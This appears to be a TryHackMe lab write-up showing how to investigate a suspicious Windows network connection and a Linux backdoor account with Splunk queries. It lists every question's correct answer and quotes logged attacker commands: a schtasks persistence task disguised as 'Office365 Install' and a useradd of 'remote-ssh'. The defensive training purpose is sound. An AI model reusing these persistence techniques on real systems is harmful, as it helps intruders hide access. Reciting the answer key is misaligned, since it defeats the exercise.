
# THM Write-up : Log Analysis with SIEM



Tool: Splunk

Category : Log Analysis

# Log Analysis with Splunk—SOC Level 1 Practice


## Windows Logs

## Practice Scenario

You are an SOC Level 1 Analyst on shift and have received an alert indicating a suspicious network connection using port 5678 on the WIN-105 host. Your task is to conduct an investigation and determine whether this activity is suspicious.

The logs for this task are located in the Splunk index task4. Use the following query:


index=task4



```
index="task5"
```

✓ 378 events (before 1/17/26 12:23:54.000 AM)

**Note:** Before starting, in Splunk, beside the search bar, select **All Time** to expand the time range.



Search

enter search here...

How to Search

If you are not familiar with the search features, or want to learn more, or see your available data, see one of the following resources.

Analyze Your Data with Table Views

Table Views let you prepare data without using SPL. First, use a point-and-click interface to select data. Then, clean and transform it for analysis in Analytics Workspace, Search, or Pivot!

Learn more about Table Views, or view and manage your Table Views with the Datasets listing page.

As a beginner, I relied on the **Fields** panel below the search bar in Splunk as a reference to locate the information I needed. This approach made analysis much easier.


### Challenge Information:

Index: task4

Hostname: WIN-105

Category: Network Connection

Port: 5678



INTERESTING FIELDS: category 1, ComputerName 1, DestinationHostname 33, DestinationIp 38, DestinationIsIpv6 1, DestinationPort 5, DestinationPortName 4, dvc 1, dvc_nt_host 1, event_id 76, EventCode 1, EventType 1, eventtype 3, id 76, Image 5, index 1, Initiated 1, Keywords 1, linecount 1, LogName 1, Message 76, OpCode 1, ProcessGuid 11, ProcessId 11, Protocol 2, punct 1


DestinationPort

5 Values, 100% of events — Selected: Yes [✓ No]

Avg: 757.4605263157895 Min: 80 Max: 5678 Std Dev: 1233.7591384684395

| Values | Count | % |
|---|---|---|
| 443 | 69 | 90.789% |
| 5228 | 2 | 2.632% |
| 5353 | 2 | 2.632% |
| 80 | 2 | 2.632% |
| 5678 | 1 | 1.316% |

```
11:11:22.000 AM   LogName=Microsoft-Windows-Sysmon/Operational
                  EventCode=3
                  EventType=4
                  ComputerName=WIN-105
                  Show all 33 lines
                  host = WIN-105   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog
8/14/25           08/14/2025 11:11:01 AM
```



SELECTED FIELDS: host 3, source 6, sourcetype 4

INTERESTING FIELDS: bytes 72, category 23, clientip 27, ComputerName 1, date_hour 10, date_mday 3, date_minute 43, date_month 2, date_second 59, date_wday 3, date_year 1, date_zone 1, dest 3, dvc 2, dvc_nt_host 1, event_id 100+, EventCode 31

category

23 Values, 30.876% of events — Selected: Yes [✓ No]


| Top 10 Values | Count | % |
|---|---|---|
| Process Create (rule: ProcessCreate) | 268 | 38.784% |
| Network connection detected (rule: NetworkConnect) | 76 | 10.998% |
| None | 48 | 6.946% |
| File stream created (rule: FileCreateStreamHash) | 46 | 6.657% |
| Registry value set (rule: RegistryEvent) | 46 | 6.657% |
| Logon | 35 | 5.065% |
| File creation time changed (rule: FileCreateTime) | 33 | 4.776% |
| Special Logon | 24 | 3.473% |
| File created (rule: FileCreate) | 23 | 3.328% |
| Logoff | 17 | 2.46% |

host = WIN-105 source = WinEventLog:System sourcetype = WinEventLog

# Investigation

### Search Query:

index="task4" category="Network connection detected (rule: NetworkConnect)" DestinationPort=5678



```
index=* category="Network connection detected (rule: NetworkConnect)" DestinationPort=5678
```

✓ 1 event (before 1/13/26 1:45:48.000 AM) No Event Sampling


| i | Time | Event |
|---|---|---|
| > | 8/14/25<br>11:10:24.000 AM | 08/14/2025 11:10:24 AM<br>LogName=Microsoft-Windows-Sysmon/Operational<br>EventCode=3<br>EventType=4<br>ComputerName=WIN-105<br>Show all 33 lines<br>host = WIN-105 source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog |

10-81-162-251.reverse-proxy.cell-prod-eu-west-1b.vm.tryhackme.com/en-US

### Flags Found:

### Which IP address was the connection established with?

**Flag A:** 10.10.114.80



| Type | | Field | Value | Actions |
|---|---|---|---|---|
| Selected | ☑ | host | WIN-105 | |
| | ☑ | source | WinEventLog:Microsoft-Windows-Sysmon/Operational | |
| | ☑ | sourcetype | WinEventLog | |
| Event | ☐ | ComputerName | WIN-105 | |
| | ☐ | DestinationHostname | ip-10-10-114-80.eu-west-1.compute.internal | |
| | ☐ | DestinationIp | 10.10.114.80 | |
| | ☐ | Message | Network connection detected: RuleName: - UtcTime: 2025-08-14 11:10:21.430 ProcessGuid: {c5d2b969-c41e-689d-dc02-000000002101} ProcessId: 1460 Image: C:\Windows\Temp\SharePoInt.exe User: WIN-105\Ben Foster Protocol: tcp Initiated: true SourceIsIpv6: false SourceI | |

DestinationIp


1 Value, 100% of events Selected Yes No

Reports
Top values Top values by time Rare values
Events with this field

| Values | Count | % |
|---|---|---|
| 10.10.114.80 | 1 | 100% |

### Which process initiated this suspicious connection?

**Flag B:** SharePoInt.exe




| Type | | Field | Value |
|---|---|---|---|
| Event | ☐ | ComputerName | WIN-105 |
| | ☐ | DestinationHostname | ip-10-10-114-80.eu-west-1.compute.internal |
| | ☐ | DestinationIp | 10.10.114.80 |
| | ☐ | DestinationIsIpv6 | false |
| | ☐ | DestinationPort | 5678 |
| | ☐ | DestinationPortName | rrac |
| | ☐ | EventCode | 3 |
| | ☐ | EventType | 4 |
| | ☐ | Image | C:\Windows\Temp\SharePoInt.exe |
| | ☐ | Initiated | true |
| | ☐ | Keywords | None |
| | ☐ | LogName | Microsoft-Windows-Sysmon/Operational |
| | ☐ | Message | Network connection detected: RuleName: - UtcTime: 2025-08-14 11:10:21.430 ProcessGuid: {c5d2b969-c41e-689d-dc02-000000002101} ProcessId: 1460 Image: C:\Windows\Temp\SharePoInt.exe User: WIN-105\Ben Foster Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp: 10.10.61.100 SourceHostname: WIN-105.eu-west-1.compute.internal SourcePort: 49798 SourcePortName: - DestinationIsIpv6: false DestinationIp: 10.10.114.80 DestinationHostname: ip-10-10-114-80.eu-west-1.compute.internal DestinationPort: 5678 DestinationPortName: rrac |
| | ☐ | OpCode | Info |

To find events where this exact executable appeared in the Image field:

index="task4" host="WIN-105" Image="C:\\Windows\\Temp\\SharePoInt.exe"

### What is the MD5 hash of the malicious process from the previous question?

**Flag C:** 770D14FFA142F09730B415506249E7D1




```
a category 4
a CommandLine 1
a Company 1
a ComputerName 1
a CreationUtcTime 1
a CurrentDirectory 1
a Description 1
a DestinationHostname 1
a DestinationIp 1
a DestinationIsIpv6 1
# DestinationPort 1
a DestinationPortName 1
a dvc 1
a dvc_nt_host 1
# event_id 4
# EventCode 4
a eventtype 3
# EventType 1
a FileVersion 1
a Hashes 1
# id 4
a Image 1
a ImageLoaded 1
a index 1
a Initiated 1
a IntegrityLevel 1
a Keywords 1
# linecount 4
```

```
11:10:24.000 AM   LogName=Microsoft-Windows-Sysmon/Operational
                  EventCode=3
                  EventType=4
                  ComputerName=WIN-105
                  Show all 33 lines
                  host = WIN-105   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog

8/14/25           08/14/2025 11:10:22 AM
11:10:22.000 AM   LogName=Microsoft-Windows-Sysmon/Operational
                  EventCode=7
                  EventType=4
                  ComputerName=WIN-105
                  Show all 31 lines
                  host = WIN-105   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog

8/14/25           08/14/2025 11:10:22 AM
11:10:22.000 AM   LogName=Microsoft-Windows-Sysmon/Operational
                  EventCode=1
                  EventType=4
                  ComputerName=WIN-105
                  Show all 38 lines
                  host = WIN-105   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog
```

Activate Windows
Go to Settings to activate Windows.



```
a LogonId 1
a Message 4
a OpCode 1
a OriginalFileName 1
a ParentCommandLine 1
a ParentImage 1
a ParentProcessGuid 1
# ParentProcessId 1
a ParentUser 1
a ProcessGuid 1
# ProcessId 1
a Product 1
a Protocol 1
a punct 3
# RecordNumber 4
a RuleName 3
a severity 1
# severity_id 1
a Sid 1
# SidType 1
a Signature 1
# signature_id 4
a SignatureStatus 1
a Signed 1
a SourceHostname 1
a SourceIp 1
a SourceIsIpv6 1
a SourceName 1
```

| | Field | Value |
|---|---|---|
| □ | Company | - |
| □ | ComputerName | WIN-105 |
| □ | CurrentDirectory | C:\Windows\Temp\ |
| □ | Description | - |
| □ | EventCode | 1 |
| □ | EventType | 4 |
| □ | FileVersion | - |
| □ | Hashes | MD5=770D14FFA142F09730B415506249E7D1,SHA256=096A8CA80A730BD35433427870 0991EB762EBC8CB2E7D5CAED8702EC0EF2A912,IMPHASH=B4C6FFF030479AA3B12625 BE67BF4914 |
| □ | Image | C:\Windows\Temp\SharePoInt.exe |
| □ | IntegrityLevel | Medium |
| □ | Keywords | None |
| □ | LogName | Microsoft-Windows-Sysmon/Operational |
| □ | LogonGuid | {c5d2b969-c3df-689d-bef6-3e0000000000} |
| □ | LogonId | 0x3EF6BE |
| □ | Message | Process Create: RuleName: - UtcTime: 2025-08-14 11:10:22.691 ProcessGuid: {c5d2b969-c41e -689d-dc02-000000002101} ProcessId: 1460 Image: C:\Windows\Temp\SharePoInt.exe FileV ersion: - Description: - Product: - Company: - OriginalFileName: - CommandLine: "C:\Windows \Temp\SharePoInt.exe" CurrentDirectory: C:\Windows\Temp\ User: WIN-105\Ben Foster Logo |

## Wildcard Usage in Splunk:

Text surrounded by asterisks (*text*) matches any characters before or after the specified text in an event.


This search is case-insensitive.

### Search Query for Scheduled Task:

index="task4" host="WIN-105" *schtasks*

This helps find all CommandLine: schtasks /query events related to the executable.


### What is the name of the scheduled task that was created on the system?Flag D: Office365 Install



```
8/14/25           ... 19 lines omitted ...
11:15:09.000 AM   Image: C:\Windows\System32\schtasks.exe
                  ... 3 lines omitted ...
                  Company: Microsoft Corporation
                  OriginalFileName: schtasks.exe
                  CommandLine: schtasks  /create /sc once /st 15:30 /tn "Office365 Install" /tr "C:\Windows\Temp\SharePoInt.exe"
                  CurrentDirectory: C:\Windows\Temp\
                  Show all 38 lines
```

| Type | | Field | Value | Actions |
|---|---|---|---|---|
| Selected | ☑ | host | WIN-105 | |
| | ☑ | source | WinEventLog:Microsoft-Windows-Sysmon/Operational | |
| | ☑ | sourcetype | WinEventLog | |
| Event | □ | CommandLine | schtasks /create /sc once /st 15:30 /tn "Office365 Install" /tr "C:\Windows\Temp\SharePoInt.exe" | |
| | □ | Company | Microsoft Corporation | |
| | □ | ComputerName | WIN-105 | |

Activate Windows
Go to Settings to activate Windows.



Practice Scenario

You are an SOC Level 1 Analyst on shift and have received an alert indicating a suspicious network connection using port 5678 on the WIN-105 host. Your task is to conduct an investigation and determine whether this activity is suspicious.

The logs for this task are located in the Splunk index task4. Use the following query: `index=task4`

Answer the questions below

Which IP address was the connection established with?

10.10.114.80 ✓ Correct Answer

Which process initiated this suspicious connection?

SharePoInt.exe ✓ Correct Answer

What is the MD5 hash of the malicious process from the previous question?

770D14FFA142F09730B415506249E7D1 ✓ Correct Answer

What is the name of the scheduled task that was created on the system?

Office365 Install ✓ Correct Answer

---

# Linux Logs

# Practice Scenario

You are an SOC Level 1 Analyst on shift and have received an alert indicating possible persistence through the creation of a new remote-ssh user on an Ubuntu server.

Your task is to analyze the logs and determine exactly what happened.

The logs for this task are located in the Splunk index task5. Use the following query:

index=task5


**Note:** In Linux, persistence mechanisms like cron jobs serve a similar purpose to Windows Task Scheduler.

---

# Investigation

### What was the timestamp of the remote-ssh account creation?

index="task5" source="auth.log" *remote-ssh*



```
index="task5" source="auth.log" *remote-ssh*
```

✓ 3 events (before 1/17/26 12:41:45.000 AM)


SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a change_type 1
a COMMAND 1
a command 1
# date_hour 1
# date_mday 1
# date_minute 1

```
i  Time                   Event
>  8/12/25                2025-08-12T09:52:57.200559+00:00 deceptipot-demo useradd[2709]: new user: name=remote-ssh, UID=1004, GID=1004, home=/home/remo
   9:52:57.200 AM         te-ssh, shell=/bin/sh, from=/dev/pts/2
                          host = ce-splunk   source = auth.log   sourcetype = linux_secure
>  8/12/25                2025-08-12T09:52:57.200420+00:00 deceptipot-demo useradd[2709]: new group: name=remote-ssh, GID=1004
   9:52:57.200 AM         host = ce-splunk   source = auth.log   sourcetype = linux_secure
>  8/12/25                2025-08-12T09:52:57.170059+00:00 deceptipot-demo sudo:     root : TTY=pts/1 ; PWD=/home/jack-brown ; USER=root ; COMMAND=/usr/
   9:52:57.170 AM         sbin/useradd remote-ssh
                          host = ce-splunk   source = auth.log   sourcetype = linux_secure
```

Log found:

2025-08-12T09:52:57.170059+00:00 deceptipot-demo sudo: root : TTY=pts/1 ; PWD=/home/jack-brown ; USER=root ; COMMAND=/usr/sbin/useradd remote-ssh



| i | Time | Event |
|---|---|---|
|  | 8/12/25 9:52:57.170 AM | 2025-08-12T09:52:57.170059+00:00 deceptipot-demo sudo: root : TTY=pts/1 ; PWD=/home/jack-brown ; USER=root ; COMMAND=/usr/sbin/useradd remote-ssh |

| Type | ☑ | Field | Value | Actions |
|---|---|---|---|---|
| Selected | ☑ | host | ce-splunk |  |
|  | ☑ | source | auth.log |  |
|  | ☑ | sourcetype | linux_secure |  |
| Event | □ | COMMAND | /usr/sbin/useradd |  |
|  | □ | PWD | /home/jack-brown |  |
|  | □ | TTY | pts/1 |  |
|  | □ | USER | root |  |
|  | □ | eventtype | nix-all-logs |  |
|  |  |  | nix_security ( os unix ) |  |
|  |  |  | nix_ta_data |  |
|  |  |  | useradd ( account add change management ) |  |
|  | □ | process | sudo |  |

Removing milliseconds and T:

- **Flag:** 2025-08-12 09:52:57

### Which user successfully escalated their privileges to root prior to the action from the first question?

**Flag:** jack-brown


### From which IP address did the user from the previous question successfully log in to the system?

index="task5" source="auth.log" *authentication failure*

Log found:

2025-08-12T09:50:45.581896+00:00 deceptipot-demo sshd[2579]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.14.94.82 user=jack-brown

**Flag:** 10.14.94.82



```
1 index="task5" source="auth.log" *authentication failure*
```


✓ 3 events (before 1/17/26 1:12:27.000 AM)

| i | Time | Event |
|---|---|---|
| > | 8/12/25 9:50:45.581 AM | 2025-08-12T09:50:45.581896+00:00 deceptipot-demo sshd[2579]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.14.94.82 user=jack-brown<br>host = ce-splunk source = auth.log sourcetype = linux_secure |
| ⌄ | 8/12/25 9:50:38.940 AM | 2025-08-12T09:50:38.940106+00:00 deceptipot-demo sshd[2563]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.14.94.82 user=jack-brown |

| Type | ☑ | Field | Value | Actions |
|---|---|---|---|---|
| Selected | ☑ | host | ce-splunk |  |
|  | ☑ | source | auth.log |  |
|  | ☑ | sourcetype | linux_secure |  |

### How many failed login attempts occurred prior to this successful login?

index="task5" source="auth.log" *jack-brown* *failed Password* | sort +_time src_ip



```
index="task5" source="auth.log" *jack-brown* *failed Password*
| sort +_time src_ip
```

✓ 5 events (before 1/17/26 1:31:57.000 AM) No Event Sampling


| i | Time | Event |
|---|---|---|
| > | 8/12/25<br>9:50:27.269 AM | 2025-08-12T09:50:27.269171+00:00 deceptipot-demo sshd[2563]: Failed password for jack-brown from 10.14.94.82 port 54445 ssh2<br>host = ce-splunk source = auth.log sourcetype = linux_secure |
